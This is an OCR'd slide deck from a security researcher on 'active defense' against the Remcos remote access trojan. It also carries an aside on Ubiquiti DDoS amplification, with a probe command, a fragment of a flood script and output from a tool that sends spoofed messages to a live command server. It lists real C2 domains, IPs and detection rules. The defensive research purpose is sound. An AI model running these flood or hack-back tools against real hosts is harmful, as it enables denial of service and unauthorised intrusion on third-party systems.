ACTIVE DEFENSE STRATEGIES TO MITIGATE RAT MALWARE INCIDENTS

MSc. Eduardo Chavarro Ovalle
Líder Investigación **CSIETE**
eduardo.chavarro@csiete.org
@echavarro

WHO WE ARE?

DDoS ATTACK WITH INTERNET OF THINGS AND NON STANDARD PROTOCOLS, ¿IS IT POSSIBLE?

https://blog.rapid7.com/2019/02/01/ubiqui


below when run against a mostly default Ubiquiti mFi device:

```
$ echo -ne "\x01\x00\x00\x00" | socat -t 1 udp:10.6.67.25:10001 - | hexdump -C
00000000  01 00 00 5b 02 00 0a f0  9f c2 4c 50 51 0a 06 43  |...[......LPQ..C|
00000010  19 01 00 06 f0 9f c2 4c  50 51 0a 00 04 00 7e da  |.......LPQ....~.|
00000020  da 0b 00 09 6d 46 69 34  63 35 30 35 31 0c 00 03  |....mFi4c5051...|
00000030  50 38 55 0d 00 00 0e 00  01 02 03 00 22 4d 46 2e  |P8U.........."MF.|
00000040  61 72 39 33 33 78 2e 76  32 2e 30 2e 32 35 2e 31  |ar933x.v2.0.25.1|
```

https://blog.rapid7.com/2019/02/01/ubiquiti-discovery-service-exposures/

```
55      if  numberthreads > int(len(ubntlist)):
56          print "Attack Aborted: More threads than devices"
57          print "Next time dont create more threads than devices"
58          exit(0)
59
60      data = "\x01\x00\x00\x00"
61
62      threads = []
63      print "***********************************************"
64      print "Starting to flood: "+ target +"\n"
65      print "UBNT device list: " + ubntdevicefile + "\n"
66      print "Threads: " + str(numberthreads) + " threads"+"\n"
67      print "Use CTRL+C to stop attack" + "\n"
68      print "***********************************************"
69
70      #Thread spawner
```

WHO WE ARE ?




https://**hackerone**.com/reports/221625

AGENDA

- **REMCOST RAT** – Context and trends
- Active defense protocol
- Forensics Artifacts
  - Identification
  - Breaking Communications
  - Spoofing requests
- Conclusions

REMCOS-RAT CONTEXT


REMCOS
REMOTE CONTROL & SURVEILLANCE SOFTWARE
REMCOS v1.1 Professional
Connections (3)
Local Settings
Automatic Tasks
Builder
Event Log (9)
About
Locale
Assigned name
Computer/User
IP address
Port
Operating System
RAM
Version
Latency
Active Window
United States Host Viotto-PC/Fi... 127.0.0.1 7.9 GB 1.1 Pro 56 ms REMCOS v1.1 Professional
United States Host experien-1f... 93.133... 511.5 MB 1.1 Pro 143 ms Control Panel
United States Host WIN-KGHNJ... 93.133... 1023.5 MB 1.1 Pro 134 ms C:\Program Files\Internet...
File Manager
File Search
Screen Capture
Process Manager
Window Manager
Clipboard Manager
Execute command
Command Line
Power Options
Password Recovery
Keylogger
Screen Logger
Webcam Capture
Microphone Capture
Download&Execute
Open webpage
MessageBox
DLL Loader
Ping
Reconnect
Close
Update
Uninstall
Show Info
https[:]//breaking-security[.]net/
o €58.00 – €389.00
o Free Edition
(15 clients, No remote surveillance)
o Free for fraudsters
(Cracked version)
Listening ports: 2404 (P), 14432 (P)
AutoTasks: ON

Deployment:

- Phishing
- Drive by Download
- Plugin-Botnets

Functions:

a) Remote Administration
b) Remote Support
c) Remote Surveillance
d) Remote Anti-Theft
e) Remote Proxy

Timeline from infection to fraud:

- User infection by deployment options.
- Identification of valuable user using function **a** or **c** if automated, ex:


If browser title like **"MyBank"** then Keylogger when form name **"Login"** Screenshot when form like **"product summary"**


- Whithdrawal cash evading controls using **a** and **e**, ex:

IP whitelisting evasión using **REMCOS** as a Proxy stealing **2FA** once user introduces the key and hiding windows

REMCOS RAT - Context


From Top10 ANY.RUN






REMCOS RAT - Trends

Geography



Anti-Virus Statistics




Detection names


Jan 28, 2019 10:58 Backdoor.Win32.Remcos	Jan 28, 2019 10:36 BSS:Exploit.Win32.Generic.nblk	Jan 28, 2019 17:37 BSS:Trojan.Win32.Generic	Jan 29, 2019 00:19 HEUR:Trojan.Win32.Remcos.gen
Feb 06, 2019 12:41 UDS:DangerousObject.Multi.Generic			

REMCOS RAT - Trends

Geography



Anti-Virus Statistics




Detection names


Jan 01, 2019 05:41	Jan 21, 2019 02:51	Jan 21, 2019 03:02	Feb 01, 2019 03:56
Backdoor.MSIL.NanoBot	HEUR:Trojan.Win32.Remcos.gen	Trojan.Win32.Agentb.jjgn	UDS:DangerousObject.Multi.Generic

REMCOS RAT - Trends

Geography




Anti-Virus Statistics





Detection names


Feb 04, 2019 06:48	Feb 04, 2019 06:50
HEUR:Exploit.MSOffice.Generic	UDS:DangerousObject.Multi.Generic

REMCOS RAT - Trends




TomasP
@0xE9FBFFFFFF
Seguir
#Danabot experimenting with a new plugin. Looks like they decided to invest in a good old #Remcos
Traducir Tweet
13:18 - 4 ene. 2019


Report for IP address: Dangerous
Copy request
149.154
Hits ≈ 1,000,000
First seen Oct 18, 2018
Threat score 100
Categories
Botnet C&C
Trojan-Banker.Win32.Danabot
Malware


Files related to IP address
Status
Hits (≈)
File MD5
Malware 100,000 7346EC933204
Malware 100,000 1C6B806BC2DF
Malware 100,000 49DF47096B95
Malware 100,000 2BF90B64ADDF
Malware 10,000 ABC4A9D9D198
Malware 10,000 8E3E4F1E8B71C
Malware 10,000 B5E6CD796C90
Malware 10,000 C1C2BA42B739
Malware 10,000 F8056DD513B5
Malware 10,000 63871BF0E1F8C

ACTIVE DEFENSE PROTOCOL

- Approach of an **Active Defense Protocol** to Deal with **RAT Malware**[1]

1. Identify the Malware Samples
2. Permanent Monitoring
3. Search for Vulnerabilities and Proofs of Concept
4. Develop the Active Defense Plan
5. Document the Case

1. CSIETE Research 2018 https://link.springer.com/chapter/10.1007%2F978-3-030-00350-0_36

Sample HASH	C2 Server	IP
c85f0ed8642ad945a4f332a07f638e4164bb4d8396f6ed30c129fe454f7a19aaa50941034fa4242f1bcded4aab525d98c300466ac789a9f3e7384ebd332a017b ea14ed16b77393eec76ffbe411fec557a3f39147dc90c848bb9388ae97a934d7	• lacoste587.lacoste587.agency • supreme12.supreme12.récipes • dsquared21.dsquared21.rocks • luisvuitton.luisvuitton.tech • hugoboss01.hugoboss01.store	**181.57.221.10** **Country: CO**
cebe558f14a9543b6b86f3250fd3b87825c61770a287418434e7e026f1296081b17deb5607c263305890fc9c1021e56bbc6f752a7629bbda629180b9ee3163c0	• automovil1.peugeot10.cc • telefonia1.telcel75.Asia • consola2.nintendo3.life • auto14.wolsvagen7.mobi • comida2.kfc52.club	
0dc8be68dd9e1c9179dcb55c398531b72e5e688b0f92662f3267a75866dfadab	• automovil1.peugeot10.cc	
0c1a08611e365ddf359f43c54081b803594ea9c4ed76ff4c0937ca3caa4f8cd2	• lacoste587.lacoste587.agency	
385c0e2c50b4115afa7ac68dd6421b256da2bf5ec365df8c12baaf92403afdb6	• zapatos1.nike05.fun	

1 IDENTIFY THE MALWARE SAMPLES


```
echavarro                                                    $ python annoying_Remcos2.2.py 181.57.221.10 4851 1 1
 Trying to annoy Remcos C2 server at  181.57.221.10 using port 4851

ATTACK: Sending request to REMCOS C2 Server
{>>} Request sent 0 times
{<<} Response: [DataStart]   0|cmd|10
{+} Process finished, 1 addnew messages sent to 181.57.221.10
echavarro                                                    $ python annoying_Remcos2.2.py 181.57.221.10 4452 1 1
 Trying to annoy Remcos C2 server at  181.57.221.10 using port 4452

ATTACK: Sending request to REMCOS C2 Server
{>>} Request sent 0 times
{<<} Response: [DataStart]   0|cmd|5
{+} Process finished, 1 addnew messages sent to 181.57.221.10
```

2 | PERMANENT MONITORING

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"ET TROJAN Remcos RAT Checkin 23"; flow:established,to_server; dsize:<500; content:"|1b 84 d5 b0 5d f4 c4 93 c5 30 c2|"; depth:11; fast_pattern; content:"|da b1|"; distance:2; within:2; threshold:type limit, seconds 30, count 1, track by_src; metadata: former_category TROJAN; reference:md5,f4f2425e9735f92cc9f75711aa8cb210; classtype:trojan-activity; sid:2025637; rev:2; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, signature_severity Major, created_at 2018_07_03, updated_at 2018_07_03;)
```


```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"ET TROJAN [PTsecurity] Remcos RAT Checkin 72"; flow:established,to_server; content:"|eb e7 a2 ec 6e 3e cc a8 34 b5 91|"; depth:11; metadata: former_category TROJAN; reference:md5,98a010ad867f4c36730cc6a87c94528c; classtype:trojan-activity; sid:2026512; rev:1; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, tag RAT, signature_severity Major, created_at 2018_10_16, malware_family Remcos, performance_impact Low, updated_at 2018_10_16;)
```

2 | PERMANENT MONITORING

[DataStart] ...	Starts all the messages from and to Server
|cmd|	Separator
addnew	Add a new client to form
sendfiledata	Upload a file to client
filedown	Download a file from client
ping	Connection alive from C2
pong	Connection alive from Client
filemgr	File manager
driveslist	List of drivers - from client
fileslist	List of files - from client
uninstall	Uninstall client
initializescrcap	Initialize screen capture
freescrcap	Free the socket used to receive the screenshot

2 | PERMANENT MONITORING

TOP COUNTRIES



China	210
United States	148
Turkey	49
Russian Federation	40
France	33

TOP SERVICES

Citrix	153
8083	131
Webmin	108
HTTPS	38
1177	29

TOP ORGANIZATIONS

China Telecom hebei	57
Amazon.com	49
Turk Telekom	11
Hangzhou Alibaba Advertising Co.,Ltd.	9
Hebei Mobile Communication Compa...	8

TOP OPERATING SYSTEMS

Windows 7 or 8	1
Linux 3.x	1

TOP PRODUCTS

Quasar RAT trojan	374
DarkComet trojan	199
XtremeRAT trojan	47
njRAT trojan	39
ZeroAccess trojan	25

United Kingdom, London

malware

41.142.237.16
Maroc Telecom
Added on 2019-04-12 12:46:53 GMT
Morocco, Meknes

malware

66.43.88.44
webmail.orionresourcepartners.com
Rockefeller Group Technology Solutions
Added on 2019-04-12 11:55:12 GMT
United States, New York

malware

181.31.116.77
77-116-31-181.fibertel.com.ar
Cablevision Argentina
Added on 2019-04-12 13:18:53 GMT
Argentina, Cordoba

malware

82.178.23.8
it.ip-82-178-23.omantel.net.om
Omantel
Added on 2019-04-12 12:36:31 GMT
Oman, Muscat

64.18.63.10
